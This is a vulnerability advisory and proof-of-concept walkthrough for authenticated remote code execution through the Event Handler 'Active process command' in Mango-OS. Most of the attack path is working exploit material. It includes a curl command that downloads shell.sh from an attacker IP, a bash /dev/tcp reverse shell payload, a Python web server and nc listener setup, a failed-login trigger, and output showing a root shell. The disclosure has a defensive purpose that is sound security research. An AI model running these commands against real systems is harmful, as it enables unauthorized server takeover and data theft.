Authenticated Remote Code Execution

Summary:

Vulnerable Endpoint:

```
Event Management > Event Handler
```

Vulnerable Parameter:

```
Active process command
```

Description:

A critical Remote Code Execution (RCE) vulnerability has been identified in the web application’s "Active Process Command" feature. This vulnerability allows authenticated users, specifically those with administrative privileges or those who have access to the "Active Process Command" feature, to execute arbitrary code on the host machine. The exploit grants attackers control over the server, leading to potential data breaches, unauthorized access, and further network compromise.

Mitigation:

- Implement strict input validation and sanitization for any commands executed through the "Active Process Command" feature to ensure that no commands are allowed on the host system.


References:

- https://owasp.org/www-community/attacks/Code_Injection
- https://cwe.mitre.org/data/definitions/94.html

Attack Path:

Event Handler Event Types are vulnerable to Remote Code Execution
This will show the "Failed login" System Event signed in as the Administrator user, however this permission can be given to users and anonymous users.

Create event handler



System events

Failed login

id test
EH_79b59ebe-1cb0-4dde-8aa0-df94906c3d88

Create event handler

Event handler type: Process

Name *: RCE Test


Export ID (XID) *: EH_438cbc85-2be5-4253-a9a3-ad3beb5fac3e

□ Disabled

Permissions

	Superadmins	Users	Anonymous	Other roles with access
View event handler	☑	□	□	
Edit event handler	☑	□	□	

Select the Event Type - this will use the "Failed login" event to trigger



System events ▾ Failed login ▾


id test
EH_79b59ebe-1cb0-4dde-8aa0-df94906c3d88

Create event handler

Audit events (0 *selected*)
Cloud connect client events (0 *selected*)
Cloud connect server events (0 *selected*)
□ Data source events (0 *selected*)
□ Maintenance events (0 *selected*)
□ Point event detectors (0 *selected*)
□ Publisher events (0 *selected*)
Scheduler events (0 *selected*)
System events (1 *selected*)
- □ Backup failure
- □ Backup success
- □ Email send failure
- ☑ Failed login
- □ License check
- □ Maximum alarm level changed
- □ Missing module dependency
- □ New user registered
- □ Process event handler failure
- □ Rejected work item
- □ SSL/TLS certificate expired
- □ SSL/TLS certificate expiring soon
- □ SSL/TLS certificate renewal failed
- □ Set point event handler failure (0 *selected*)
- □ System shutdown
- □ System startup
- □ Upgrade check
- □ User login (0 *selected*)

Load this payload into the "Active process command"

```
curl http://192.168.230.129/shell.sh -o /tmp/shell.sh
```



☑ Interpolate commands (access event properties)

Active process command: curl http://192.168.230.129/shell.sh -o /tmp/shell.sh

Active process timeout (s): 25

Inactive process command: bash /tmp/shell.sh

Inactive process timeout (s): 15

Load reverse shell payload onto attacker machine:

```
bash -i >& /dev/tcp/192.168.230.129/443 0>&1
```


Host the reverse shell file on attacker machine:

```
python3 -m http.server 80
```

Start nc listener on port 443:

```
nc -nvlp 443
```

Trigger event by failing a login:



Please login

Username

admin

Password


●●●●●●●●●●●●●●●●●

Login failed — Bad credentials

The script has been downloaded to the victim machine. Now change the "Active process command" to the following:

```
bash /tmp/shell.sh
```

Fail another login to execute the reverse shell



```
┌──(iamroot㉿Klinux)-[~]
└─$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.230.129] from (UNKNOWN) [192.168.230.128] 52050
bash: initialize_job_control: no job control in background: Bad file
descriptor
root@iamroot-virtual-machine:/opt/mango# whoami
whoami
root
root@iamroot-virtual-machine:/opt/mango# ifconfig
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.25
5
        ether 02:42:e6:f5:33:8e  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.230.128  netmask 255.255.255.0  broadcast 192.16
8.230.255
        inet6 fe80::1b8f:6ba8:8e47:839e  prefixlen 64  scopeid 0x20<l
ink>
        ether 00:0c:29:dd:04:8b  txqueuelen 1000  (Ethernet)
        RX packets 262837  bytes 374964356 (374.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 72228  bytes 38313826 (38.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

The web server is running as root on my instance, not necessarily always the same for others that setup Mango-OS